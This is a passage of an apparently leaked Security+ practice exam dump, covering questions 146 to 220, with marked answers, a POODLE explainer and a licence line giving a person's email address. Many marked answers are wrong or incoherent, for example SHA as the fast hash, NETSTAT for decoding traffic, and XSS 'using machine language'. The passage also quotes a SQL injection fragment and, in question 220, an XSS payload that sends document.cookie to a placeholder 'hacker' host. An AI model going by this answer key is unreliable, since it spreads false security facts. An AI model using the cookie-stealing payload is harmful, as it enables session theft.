- ☐ Logic bomb
- ☒ Backdoor

Question 146

In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

- ☐ MD5
- ☒ SHA
- ☐ RIPEMD
- ☐ AES

Question 147

During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

- ☐ Network mapping
- ☒ Vulnerability scan
- ☐ Port Scan
- ☐ Protocol analysis

Licensed to Berend Post berend.post@it-university.nl

Question 148

A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees. Which of the following would provide strong security and backward compatibility when accessing the wireless network?

- ☐ Open wireless network and SSL VPN
- ☒ WPA using a preshared key
- ☐ WPA2 using a RADIUS back-end for 802.1x authentication
- ☐ WEP with a 40-bit key

Question 149

Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

- ☐ MOU
- ☐ ISA
- ☐ BPA
- ☒ SLA

Question 150

Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.

Which of the following tools would aid her to decipher the network traffic?

- ☐ Vulnerability Scanner
- ☐ NMAP
- ☒ NETSTAT
- ☐ Packet Analyzer

Question 151

A security team wants to establish an Incident Response plan. The team has never experienced an incident.

Which of the following would BEST help them establish plans and procedures?

- ☒ Table top exercises
- ☐ Lessons learned
- ☐ Escalation procedures
- ☐ Recovery procedures

Licensed to Berend Post berend.post@it-university.nl

Question 152

A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network.

The access the server using RDP on a port other than the typical registered port for the RDP protocol?

- ☐ TLS
- ☐ MPLS
- ☐ SCP
- ☒ SSH

Question 153

A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

- ☐ SSL
- ☒ CRL
- ☐ PKI
- ☐ ACL

Question 154

Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

- ☒ Calculate the ALE
- ☐ Calculate the ARO
- ☐ Calculate the MTBF
- ☐ Calculate the TCO

Licensed to Berend Post berend.post@it-university.nl

Question 155

A member of the human resources department is searching for candidate resumes and encounters the following error message when attempting to access popular job search websites:

```
Site Cannot Be Displayed: Unauthorized Access
Policy Violation: Job Search
User Group: Retail_Employee_Access
Client Address: 10.13.78.145
DNS Server: 10.1.1.9
Proxy IP Address: 10.1.1.29
Contact your systems administrator for assistance.
```

Which of the following would resolve this issue without compromising the company's security policies?

- ☐ Renew the DNS settings and IP address on the employee's computer
- ☒ Add the employee to a less restrictive group on the content filter
- ☐ Remove the proxy settings from the employee's web browser
- ☐ Create an exception for the job search sites in the host-based firewall on the employee's computer

Question 156

An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?

- ☒ Create an ACL to allow the FTP service write access to user directories
- ☐ Set the Boolean selinux value to allow FTP home directory uploads
- ☐ Reconfigure the ftp daemon to operate without utilizing the PSAV mode
- ☐ Configure the FTP daemon to utilize PAM authentication pass through user permissions

Question 157

An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection.

Which of the following AES modes of operation would meet this integrity-only requirement?

- ☒ HMAC
- ☐ PCBC
- ☐ CBC
- ☐ GCM
- ☐ CFB

Licensed to Berend Post berend.post@it-university.nl

Question 158

After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

- ☐ Time-of-day restrictions
- ☐ Change management
- ☐ Periodic auditing of user credentials
- ☒ User rights and permission review

Question 159

Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security.
Which of the following authentication methods should be deployed to achieve this goal?

- ☐ PIN
- ☐ Security question
- ☒ Smart card
- ☐ Passphrase
- ☐ CAPTCHA

Question 160

Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Select two.)

- ☐ Near-field communication.
- ☒ Rooting/jailbreaking
- ☐ Ad-hoc connections
- ☐ Tethering
- ☒ Sideloading

Question 161

The POODLE attack is an MITM exploit that affects:

- ☐ TLS1.0 with CBC mode cipher
- ☐ SSLv2.0 with CBC mode cipher
- ☒ SSLv3.0 with CBC mode cipher
- ☐ SSLv3.0 with ECB mode cipher

Explanation:

Explanation:

Licensed to Berend Post berend.post@it-university.nl

A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.

How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.

Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.

The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3.

Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable.

To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566.

What is the POODLE Vulnerability?

The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-in- the-middle context to decipher the plain text content of an SSLv3 encrypted message.

Who is Affected by this Vulnerability?

This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.

Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.

How Does It Work?

In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages.

Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.

An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional

 Licensed to Berend Post berend.post@it-university.nl

bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.

How Can I Protect Myself?

Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.

Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.

This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

Question 162

An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

- ☒ Open ID Connect
- ☐ SAML
- ☐ XACML
- ☐ LDAP

Question 163

The Chief Executive Officer (CEO) of a major defense contracting company a traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

- ☐ Remote wipe
- ☒ Full device encryption
- ☐ BIOS password
- ☐ GPS tracking

Licensed to Berend Post berend.post@it-university.nl

Question 164

A security administrator has replaced the firewall and notices a number of dropped connections. After looking at the data the security administrator sees the following information that was flagged as a possible issue:

"SELECT * FROM" and '1'='1'

Which of the following can the security administrator determine from this?

- ☒ An SQL injection attack is being attempted
- ☐ Legitimate connections are being dropped
- ☐ A network scan is being done on the system
- ☐ An XSS attack is being attempted

Question 165

Upon entering an incorrect password, the logon screen displays a message informing the user that the password does not match the username provided and is not the required length of 12 characters. Which of the following secure coding techniques should a security analyst address with the application
developers to follow security best practices?

- ☐ Input validation
- ☒ Error handling
- ☐ Obfuscation
- ☐ Data exposure

Question 166

A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

- ☐ Time-of-day restrictions
- ☐ Permission auditing and review
- ☒ Offboarding
- ☐ Account expiration

Licensed to Berend Post berend.post@it-university.nl

Question 167

A chief Financial Officer (CFO) has asked the Chief Information Officer (CISO) to provide responses to a recent audit report detailing deficiencies in the organization security controls. The CFO would like to know ways in which the organization can improve its authorization controls.

Given the request by the CFO, which of the following controls should the CISO focus on in the report? (Select Three)

- ☐ Password complexity policies
- ☐ Hardware tokens
- ☐ Biometric systems
- ☒ Role-based permissions
- ☐ One time passwords
- ☒ Separation of duties
- ☐ Multifactor authentication
- ☐ Single sign-on
- ☒ Lease privilege

Question 168

A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

- ☒ Performance and service delivery metrics
- ☐ Backups are being performed and tested
- ☐ Data ownership is being maintained and audited
- ☐ Risk awareness is being adhered to and enforced

Question 169

An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

- ☐ Implement separation of duties for the payroll department.
- ☐ Implement a DLP solution on the payroll and human resources servers.
- ☐ Implement rule-based access controls on the human resources server.
- ☒ Implement regular permission auditing and reviews.

Licensed to Berend Post berend.post@it-university.nl

Question 170

Which of the following is a major difference between XSS attacks and remote code exploits?

- ☒ XSS attacks use machine language, while remote exploits use interpreted language
- ☐ XSS attacks target servers, while remote code exploits target clients
- ☐ Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
- ☐ Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

Question 171

An organization is comparing and contrasting migration from its standard desktop configuration to the newest version of the platform. Before this can happen, the Chief Information Security Officer (CISO) voices the need to evaluate the functionality of the newer desktop platform to ensure interoperability with existing software in use by the organization. In which of the following principles of architecture and design is the CISO engaging?

- ☐ Dynamic analysis
- ☒ Change management
- ☐ Baselining
- ☐ Waterfalling

Question 172

Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)

- ☐ XOR
- ☒ PBKDF2
- ☒ bcrypt
- ☐ HMAC
- ☐ RIPEMD

Question 173

An analyst receives an alert from the SIEM showing an IP address that does not belong to the assigned network can be seen sending packets to the wrong gateway.
Which of the following network devices is misconfigured and which of the following should be done to remediate the issue?

- ☐ Firewall; implement an ACL on the interface
- ☒ Router; place the correct subnet on the interface
- ☐ Switch; modify the access port to trunk port
- ☐ Proxy; add the correct transparent interface

Licensed to Berend Post berend.post@it-university.nl

Question 174

Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.

Which of the following BEST describes what the company?

- ☐ The system integration phase of the SDLC
- ☒ The system analysis phase of SSDSLC
- ☐ The system design phase of the SDLC
- ☐ The system development phase of the SDLC

Question 175

Which of the following components of printers and MFDs are MOST likely to be used as vectors of

compromise if they are improperly configured?

- ☒ Embedded web server
- ☐ Spooler
- ☐ Network interface
- ☐ LCD control panel

Question 176

A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.
Which of the following methods would BEST meet the developer's requirements?

- ☒ SAML
- ☐ LDAP
- ☐ OAuth
- ☐ Shibboleth

Question 177

Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

- ☐ Black box
- ☒ Gray box
- ☐ Credentialed
- ☐ White box

Licensed to Berend Post berend.post@it-university.nl

Question 178

A network operations manager has added a second row of server racks in the datacenter. These racks face the opposite direction of the first row of racks.

Which of the following is the reason the manager installed the racks this way?

- ☐ To lower energy consumption by sharing power outlets
- ☒ To create environmental hot and cold isles
- ☐ To eliminate the potential for electromagnetic interference
- ☐ To maximize fire suppression capabilities

Question 179

Although a web enabled application appears to only allow letters in the comment field of a web form, malicious user was able to carry a SQL injection attack by sending special characters through the web comment field.

Which of the following has the application programmer failed to implement?

- ☐ Revision control system
- ☐ Client side exception handling
- ☒ Server side validation
- ☐ Server hardening

Question 180

A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock.
Which of the following account management practices are the BEST ways to manage these accounts?

- ☒ Employ time-of-day restrictions.
- ☐ Employ password complexity.
- ☐ Employ a random key generator strategy.
- ☐ Employ an account expiration strategy.
- ☐ Employ a password lockout policy

Licensed to Berend Post berend.post@it-university.nl

Question 181

A security analyst is performing a quantitative risk analysis. The risk analysis should show the potential monetary loss each time a threat or event occurs. Given this requirement, which of the following concepts would assist the analyst in determining this value? (Select two.)

- ☒ ALE
- ☐ AV
- ☒ ARO
- ☐ EF
- ☐ ROI

Question 182

An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

- ☒ Find two identical messages with different hashes
- ☐ Find two identical messages with the same hash
- ☐ Find a common has between two specific messages
- ☐ Find a common hash between a specific message and a random message

Question 183

Which of the following BEST describes an attack where communications between two parties are intercepted and forwarded to each party with neither party being aware of the interception and potential modification to the communications?

- ☐ Spear phishing
- ☒ Main-in-the-middle
- ☐ URL hijacking
- ☐ Transitive access

Question 184

Which of the following is the BEST explanation of why control diversity is important in a defense-in-depth architecture?

- ☐ Social engineering is used to bypass technical controls, so having diversity in controls minimizes the risk of demographic exploitation
- ☐ Hackers often impact the effectiveness of more than one control, so having multiple copies of individual controls provides redundancy
- ☐ Technical exploits to defeat controls are released almost every day; control diversity provides overlapping protection.
- ☒ Defense-in-depth relies on control diversity to provide multiple levels of network hierarchy that allow user domain segmentation

Licensed to Berend Post berend.post@it-university.nl

Question 185

A security analyst is hardening a large-scale wireless network. The primary requirements are the following:
Must use authentication through EAP-TLS certificates
Must use an AAA server
Must use the most secure encryption protocol

Given these requirements, which of the following should the analyst implement and recommend? (Select TWO.)

- ☒ 802.1X
- ☐ 802.3
- ☐ LDAP
- ☐ TKIP
- ☐ CCMP
- ☒ WPA2-PSK

Question 186

Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)

- ☒ An attacker could potentially perform a downgrade attack.
- ☐ The connection is vulnerable to resource exhaustion.
- ☐ The integrity of the data could be at risk.
- ☐ The VPN concentrator could revert to L2TP.
- ☒ The IPSec payload reverted to 16-bit sequence numbers.

Question 187

Which of the following types of attacks precedes the installation of a rootkit on a server?

- ☐ Pharming
- ☐ DDoS
- ☒ Privilege escalation
- ☐ DoS

Licensed to Berend Post berend.post@it-university.nl

Question 188

A security consultant discovers that an organization is using the PCL protocol to print documents, utilizing the default driver and print settings. Which of the following is the MOST likely risk in this situation?

- ☐ An attacker can access and change the printer configuration.
- ☒ SNMP data leaving the printer will not be properly encrypted.
- ☐ An MITM attack can reveal sensitive information.
- ☐ An attacker can easily inject malicious code into the printer firmware.
- ☐ Attackers can use the PCL protocol to bypass the firewall of client computers.

Question 189

A company determines that it is prohibitively expensive to become compliant with new credit card regulations. Instead, the company decides to purchase insurance to cover the cost of any potential loss. Which of the following is the company doing?

- ☒ Transferring the risk
- ☐ Accepting the risk
- ☐ Avoiding the risk
- ☐ Migrating the risk

Question 190

An organization finds that most help desk calls are regarding account lockout due to a variety of applications running on different systems. Management is looking for a solution to reduce the number of account lockouts while improving security. Which of the following is the BEST solution for this organization?

- ☐ Create multiple application accounts for each user.
- ☐ Provide secure tokens.
- ☒ Implement SSO.
- ☐ Utilize role-based access control.

Licensed to Berend Post berend.post@it-university.nl

Question 191

An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:

IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny

Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

- ☒ The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
- ☐ The deny statement for 204.211.38.52/24 should be changed to a permit statement
- ☐ The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
- ☐ The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

Question 192

A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

- ☐ RSA
- ☒ TwoFish
- ☐ Diffie-Helman
- ☐ NTLMv2
- ☐ RIPEMD

Question 193

A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

- ☐ Put the desktops in the DMZ.
- ☐ Create a separate VLAN for the desktops.
- ☒ Air gap the desktops.
- ☐ Join the desktops to an ad-hoc network.

Licensed to Berend Post berend.post@it-university.nl

Question 194

An organization plans to implement multifactor authentication techniques within the enterprise network architecture. Each authentication factor is expected to be a unique control.
Which of the following BEST describes the proper employment of multifactor authentication?

- ☒ Proximity card, fingerprint scanner, PIN
- ☐ Fingerprint scanner, voice recognition, proximity card
- ☐ Smart card, user PKI certificate, privileged user certificate
- ☐ Voice recognition, smart card, proximity card

Question 195

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

- ☐ On the client
- ☐ Using database stored procedures
- ☒ On the application server
- ☐ Using HTTPS

Question 196

A workstation puts out a network request to locate another system. Joe, a hacker on the network, responds before the real system does, and he tricks the workstation into communicating with him.
Which of the following BEST describes what occurred?

- ☐ The hacker used a race condition.
- ☐ The hacker used a pass-the-hash attack.
- ☐ The hacker-exploited improper key management.
- ☒ The hacker exploited weak switch configuration.

Licensed to Berend Post berend.post@it-university.nl

Question 197

A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:

```
IP Address     Subnet Mask    Default Gateway DNS Server Address
192.168.1.26   255.255.255.0  192.168.1.254   192.168.1.254
```

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occuring?

- ☐ dig www.google.com
- ☐ dig 192.168.1.254
- ☒ dig workstation01.com
- ☐ dig 192.168.1.26

Question 198

The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

- ☐ Job rotation
- ☒ Least privilege
- ☐ Account lockout
- ☐ Antivirus

Question 199

A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

- ☐ Job rotation
- ☒ Log failure
- ☐ Lack of training
- ☐ Insider threat

Licensed to Berend Post berend.post@it-university.nl

Question 200

A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

- ☐ Phishing
- ☐ Man-in-the-middle
- ☒ Tailgating
- ☐ Watering hole
- ☐ Shoulder surfing

Question 201

A security administrator suspects a MITM attack aimed at impersonating the default gateway is underway. Which of the following tools should the administrator use to detect this attack? (Select two.)

- ☐ Ping
- ☒ Ipconfig
- ☒ Tracert
- ☐ Netstat
- ☐ Dig
- ☐ Nslookup

Question 202

A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?


- ☒ Firmware version control
- ☐ Manual software upgrades
- ☐ Vulnerability scanning
- ☒ Automatic updates
- ☐ Network segmentation
- ☐ Application firewalls

Licensed to Berend Post berend.post@it-university.nl

Question 203

DRAG DROP

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal. Options may be used once or not at all.



Licensed to Berend Post berend.post@it-university.nl

Solution:



Question 204

A company has just completed a vulnerability scan of its servers. A legacy application that monitors the HVAC system in the datacenter presents several challenges, as the application vendor is no longer in business.

Which of the following secure network architecture concepts would BEST protect the other company servers if the legacy server were to be exploited?

- ☐ Virtualization
- ☒ Air gap
- ☐ VLAN
- ☐ Extranet

Licensed to Berend Post berend.post@it-university.nl

Question 205

Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.
Which of the following techniques should the systems administrator implement?

- ☐ Role-based access control
- ☒ Honeypot
- ☐ Rule-based access control
- ☐ Password cracker

Question 206

A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.
Which of the following would BEST meet the requirements when implemented?

- ☐ Host-based firewall
- ☐ Enterprise patch management system
- ☒ Network-based intrusion prevention system
- ☐ Application blacklisting
- ☐ File integrity checking

Question 207

A system administrator is configuring a site-to-site VPN tunnel.

Which of the following should be configured on the VPN concentrator during the IKE phase?

- ☐ RIPEMD
- ☐ ECDHE
- ☒ Diffie-Hellman
- ☐ HTTPS

Licensed to Berend Post berend.post@it-university.nl

Question 208

A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:

The computer has not reported status in 30 days.

Given this scenario, which of the following statements BEST represents the issue with the output above?

- ☐ The computer in question has not pulled the latest ACL policies for the firewall.
- ☐ The computer in question has not pulled the latest GPO policies from the management server.
- ☐ The computer in question has not pulled the latest antivirus definitions from the antivirus program.
- ☒ The computer in question has not pulled the latest application software updates.

Question 209

A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. in addition, the perimeter router can only handle 1Gbps of traffic.
Which of the following should be implemented to prevent a DoS attacks in the future?

- ☐ Deploy multiple web servers and implement a load balancer
- ☐ Increase the capacity of the perimeter router to 10 Gbps
- ☐ Install a firewall at the network to prevent all attacks
- ☒ Use redundancy across all network devices and services

Question 210

An attacker uses a network sniffer to capture the packets of a transaction that adds $20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another $20 to the gift card. This can be done many times.

Which of the following describes this type of attack?

- ☐ Integer overflow attack
- ☐ Smurf attack
- ☒ Replay attack
- ☐ Buffer overflow attack
- ☐ Cross-site scripting attack

Licensed to Berend Post berend.post@it-university.nl

Question 211

A bank requires tellers to get manager approval when a customer wants to open a new account. A recent audit shows that there have been four cases in the previous year where tellers opened accounts without management approval. The bank president thought separation of duties would prevent this from happening.

In order to implement a true separation of duties approach the bank could:

- ☐ Require the use of two different passwords held by two different individuals to open an account
- ☐ Administer account creation on a role based access control approach
- ☒ Require all new accounts to be handled by someone else other than a teller since they have different duties
- ☐ Administer account creation on a rule based access control approach

Question 212

A security administrator wants to implement a company-wide policy to empower data owners to manage and enforce access control rules on various resources.

Which of the following should be implemented?

- ☐ Mandatory access control
- ☒ Discretionary access control
- ☐ Role based access control
- ☐ Rule-based access control

Licensed to Berend Post berend.post@it-university.nl

Question 213

A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:

Enforce password history:	Three passwords remembered
Maximum password age:	30 days
Minimum password age:	Zero days
Complexity requirements:	At least one special character, one uppercase
Minimum password length:	Seven characters
Lockout duration:	One day
Lockout threshold:	Five failed attempts in 15 minutes

Which of the following adjustments would be the MOST appropriate for the service account?

- ☐ Disable account lockouts
- ☒ Set the maximum password age to 15 days
- ☐ Set the minimum password age to seven days
- ☐ Increase password length to 18 characters

Question 214

A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it.
The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Security Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls.

Which of the following will be the MOST efficient security control to implement to lower this risk?

- ☐ Implement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
- ☐ Restrict screen capture features on the devices when using the custom application and the contact information.
- ☒ Restrict contact information storage dataflow so it is only shared with the customer application.
- ☐ Require complex passwords for authentication when accessing the contact information.

Licensed to Berend Post berend.post@it-university.nl

Question 215

Which of the following network vulnerability scan indicators BEST validates a successful, active scan?

- ☐ The scan job is scheduled to run during off-peak hours.
- ☒ The scan output lists SQL injection attack vectors.
- ☐ The scan data identifies the use of privileged-user credentials.
- ☐ The scan results identify the hostname and IP address.

Question 216

A technician receives a device with the following anomalies:

Frequent pop-up ads

Show response-time switching between active programs Unresponsive peripherals
The technician reviews the following log file entries:

File Name Source MD5 Target MD5

Status

antivirus.exe F794F21CD33E4F57890DDEA5CF267ED2 F794F21CD33E4F57890DDEA5CF267ED2 Automatic iexplore.exe 7FAAF21CD33E4F57890DDEA5CF29CCEA AA87F21CD33E4F57890DDEAEE2197333 Automatic service.exe 77FF390CD33E4F57890DDEA5CF28881F 77FF390CD33E4F57890DDEA5CF28881F Manual USB.exe E289F21CD33E4F57890DDEA5CF28EDC0 E289F21CD33E4F57890DDEA5CF28EDC0 Stopped

Based on the above output, which of the following should be reviewed?

- ☐ The web application firewall
- ☒ The file integrity check
- ☐ The data execution prevention
- ☐ The removable media control

Licensed to Berend Post berend.post@it-university.nl

Question 217

A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

- ☒ Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
- ☐ Have the external vendor come onsite and provide access to the PACS directly
- ☐ Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
- ☐ Set up a web conference on the administrator's pc; then remotely connect to the pacs

Question 218

An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The Chief Information Security Officer (CISO) suggests that the organization employ desktop imaging technology for such a large scale upgrade. Which of the following is a security benefit of implementing an imaging solution?

- ☐ it allows for faster deployment
- ☒ it provides a consistent baseline
- ☐ It reduces the number of vulnerabilities
- ☐ It decreases the boot time

Question 219

A Chief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

- ☐ Implement time-of-day restrictions.
- ☐ Audit file access times.
- ☐ Secretly install a hidden surveillance camera.
- ☒ Require swipe-card access to enter the lab.

Licensed to Berend Post berend.post@it-university.nl

Question 220

An attacker exploited a vulnerability on a mail server using the code below.

```
<HTML><body
onload=document.location.replace('http://hacker/post.asp?victim&
message =" + document.cookie + "<br>" + "URL:" +"document .location);/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

